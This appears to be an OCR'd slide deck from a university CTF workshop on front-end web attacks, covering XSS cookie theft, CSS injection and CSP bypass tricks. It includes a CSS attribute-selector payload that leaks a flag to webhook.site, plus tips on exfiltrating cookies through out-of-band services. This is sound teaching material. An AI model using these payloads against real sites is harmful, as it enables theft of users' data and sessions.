Front-end web security attacks in CTF

Cyber Skills Level Up UM 25 May 2024 / vicevirus

START MENU

Agenda

Topics Covered

Intro to Front-end web security challenges

Cross-site scripting (XSS)

CSS Injection

Content Security Policy (CSP)

Before we get started...

About me

- Muhammad Firdaus bin Amran
- Student @ Universiti Selangor (UNISEL)
- Only plays local CTFs that I could afford (halp sponsor)
- Occasionally play CTFs with M53
- Always learning and trying to be less noob than yesterday.
- Loves developing web applications in my free time.
  (Used to be a spaghetti coder, but now I am a professional prompt engineer iykwim)

Expected outcome

- Understand how a user cookie can be stealed through XSS (most important)
- Learn one of the techniques to leak data when XSS is not possible
- Strict CSP exfiltration bypass

Let's get right into it!

What you will need in this session


- Basic knowledge about web
- General knowledge about CTFs
- Snacks when you are feeling sleepy
- Anyway, pls enjoy

Well.... what exactly is a 'front-end'?

- Front-end usually refers to the **'client-side'** of a web application.

- The foundational technologies behind most front-end that are commonly seen:

- **HTML (basic structure of a web)**
- **CSS (styling and layout)**
- **JS (interactivity and dynamic content)**



Types of CTF challenges/attacks involving client-side

- Cross-site Scripting (XSS)
- CSS Injection
- Content Security Policy (CSP)
- DOM Clobbering
- Client-side prototype pollution
- Cross-site request forgery (CSRF)
- XS-Leaks
- and more..


There's a lot honestly, but we'll try to cover these three today:

- Cross-site Scripting (XSS)
- CSS Injection
- Restrictive CSPs and ways to exfil data from it <---- if we have enough time :')

How do we determine if a web challenge is a client-side challenge?

It’s not that hard to know...

- It’s easy to know if a web CTF challenge wants you to do an approach on client-side attacks.
- Usually, it will have an **admin/bot report endpoint** which you could send or report a link.
- These admin/bot endpoint are usually **Selenium** or **Puppeteer** script.
- **Selenium** or **Puppeteer** will simulate a real user, which will browse a page with parameters that you control.



```
const puppeteer = require('puppeteer');

(async () => {
    // Launch a browser instance
    const browser = await puppeteer.launch({args: ['--no-sandbox']});

    // Create a new page
    const page = await browser.newPage();

    // Navigate to a specific URL
    await page.goto('http://127.0.0.1/');

    // Wait for 3 seconds
    await page.waitForTimeout(3000);

    // Close the browser
    await browser.close();
})();
```

Cross-site Scripting (XSS)

What is XSS?

XSS (Cross-Site Scripting) is a web security vulnerability that allows attackers to inject malicious scripts (Javascript) into web pages viewed by other users. It can lead to data theft, account hijacking, etc.


Basically, it's **forcing the user/victim** to run **attacker-controlled Javascript (JS)** on their browser.

Common types of XSS

- **Stored XSS** (attacker store in a database, you view the stored content, it pops)
- **Reflected XSS** (attacker give you a link, you view it, it pops)
- **DOM XSS** (using javascript to execute javascript?)


IMO, this doesn't matter much. As long as you are able to pop any kind of XSS above, you're pretty much golden.

Quick example (reflected):



User/victim open link given
by attacker

can you guess what happens next..?



Script tag gets **reflected** and **JS** is executed on user/victim browser

What is the usual objective of XSS challenge?

- Most of the time with **XSS**, we have to somehow **exfiltrate/steal** the cookie from the bot's cookie storage. Flag is inside the cookie.

- Sometimes, we may also have to **force the bot** to **fetch an unreachable page** and **exfiltrate/steal** the contents of that page.

- **Example of unreachable page:** The page only allows **local IP 127.0.0.1** to acccess it.
  Flag is rendered on the page.

So.. how can we send/exfiltrate the cookie out and receive it?

- To name, there's a few **out-of-bound (OOB) services** that is available to receive such requests for us.

- webhook.site, pipedream.com, interact.sh, messwithdns (dns only).. and more

- Or... if you want to **get yourself dirty**, you can configure your own server using cloud providers such as GCP, DO, AWS etc

Common flow of an XSS CTF challenge

Pop XSS ->

Common flow of solving an XSS CTF challenge

Pop XSS -> Use the XSS to steal document.cookie ->

Common flow of solving an XSS CTF challenge


Pop XSS -> Use the XSS to steal document.cookie -> Send/redirect the cookie to OOB endpoint -> Profit ???

Identifying if it's an XSS challenge

- If you were given a **source code**, first identify where the **dummy flag** is located. I usually use **CMD/CTRL + SHIFT + F (VSCode)** for this.
-
- If the **flag is inside the cookie**, most likely it is an **XSS** challenge. (80%-90% sure)
-
- If the **flag is inside an unreachable page**, it could also be an XSS challenge, but kind of 50/50, have to keep on checking.

Okay let's do a little bit of a ~~torture~~ challenge!

- Pop **XSS** and **steal the cookie**!
- One flag part is **in the cookie**,
- The other part is in an **unreachable page**.




How do I know where I can pop XSS? (Debugging and testing tips)

- **Always read** the source code, debug the user inputs flow. Google.
- When given a **source code**, if possible, **run the web on their own (without docker)** to see how the **Selenium/Puppeteer** interacts with your site. Helps you to have a better view. Set **headless = false**
- Usually templating engines such as Jinja2 etc in web application by default will **enable** escape **tags < >** making it useless. If the **escaping** is **disabled**, most likely it's **XSS-able!**
- Spray and pray. Just put XSS payload in every input you see :3

Common situations/challenges with XSS

- Bypassing custom filters/sanitization to **pop XSS**.
- Chaining **complex JS** to pop **XSS**.
- Connecting to an unreachable page and triggering internal **SSRF** endpoint.
- and more...
- Specially tailored to make your life more miserable than it already is.

But.... what if no XSS injection is possible AT ALL?



M-Maybe you can try injecting CSS?


homework : you can also look into xs leaks, but we're not touching that today :3

You can also exfiltrate data from a page using CSS !

(but it's limited)

CSS Injection

CSS Injection



A **CSS Injection** vulnerability involves the ability to **inject arbitrary CSS code** in the context of a trusted web site which is rendered inside a victim's browser.

- The technique that is gonna be shown today allows you steal data from the page with **CSS Injection,** but it is only **limited to attribute selectors.** (e.g id, value etc).

For this to work, the website must..

- Most of the time, the **flag must be inside a webpage,** and **inside an attribute selector**

- The flag is definitely not inside **document.cookie.**


- Obviously, allows you to **inject CSS**. You can test by doing simple test like below.
- body { background-color: black;} or maybe html { background-color: black;}

An example of exfil-able data

This can be exfiltrated

And... how we/attackers can exfil it...

Find input tag with the id of flag




```
<style>
input[id="flag"][value^="cyberskillslvlup{"] {{
    background-image: url('https://webhook.site/?cyberskillslvlup{');
}}
</style>
```

And... how we/attackers can exfil it...

Find input tag with the id of flag

Find matches using ^ (caret)



```
<style>
input[id="flag"][value^="cyberskillslvlup{"] {{
    background-image: url('https://webhook.site/?cyberskillslvlup{');
}}
</style>
```

And... how we/attackers can exfil it...

Find input tag with the id of flag


Find matches using ^ (caret)

```
<style>
input[id="flag"][value^="cyberskillslvlup{"] {{
    background-image: url('https://webhook.site/?cyberskillslvlup{');
}}
</style>
```

If the condition is **true**, which means **a match,** it will send a request to our OOB website.

Okay.... another ~~torture~~ challenge!

- Steal the flag using **CSS injection!**




Content Security Policy (CSP)

What is Content Security Policy (CSP)

CSP (Content Security Policy) is a security measure that helps **prevent XSS attacks** by **specifying which sources a browser can load content** from, blocking malicious script injections like for example XSS etc.

- It's like a set of rules defined that the web **must** follow
- Can be set through **server side headers**, or **<meta>** tag in HTML

Content Security Policy



- The web will only **allow** fetching resources from example.com
- It will **deny** resources that is not coming from example.com


What's up with CSP?

- It can be **annoying** sometimes. It might **restrict your XSS payload** from executing or even not allow you to **exfiltrate** the data/cookie easily.

What's up with CSP?

- It can be **annoying** sometimes. It might **restrict your XSS payload** from executing or even not allow you to **exfiltrate** the data/cookie easily.
- But fret not! There are plenty of workarounds to work with CSPs
- Especially in CTFs, where there is almost always a solution, so just look for it!

Annoying CSP directives



- **default-src** (fallback for other CSPs, if this is set to 'self' or 'none', it might block most things)
- **script-src** (might block your JS execution. ex: inline JS)
- **connect-src** (might block any request/fetch method)
-
- **navigate-to** (Blocks window.location, but only available when experimental features turned on.)
- and more.. depending on cases

Uh.. another challenge.

- Good to know that you can easily pop XSS, but can you escalate it and exfiltrate the cookie?

- I am not asking for much.. please just get the **cookie** out. There is no XSS filter whatsoever :3

My methodology when dealing with CSPs

- Read the CSPs defined, and check **book.hacktricks.xyz** or **Github** for a similar setup on bypassing the CSP.
- Once you are able to pop XSS, it's supposed to be smooth sailing now.
- If **fetch()** doesn't work for **exfiltration**, **window.location()** will most likely work
- If that doesn't work too, go for **WebRTC** or **DNS Requests (DNS-prefetch) and few other tricks.**

Resources for learning web

- Portswigger (covers a lot of stuff)
- Pentesterlab (honing basics)
- Hacktricks
- blog.huli.tw/en (CTF writeups)
- ctf.zeyu2001.com (CTF writeups)
- Kevin Mizu, Vie, st98 and lot more (Twitter n blog CTF writeups)
- Hackropole.fr (Compilation of past FCSC CTF challenges, fun and hard challenges)

We are near the end of the session..

- Any questions?

Thank you!

Hope you learned something new <3

You can contact me on **Discord @vicevirus** or my **LinkedIn** if you have further questions.

linkedin.com/in/firdaus-amran/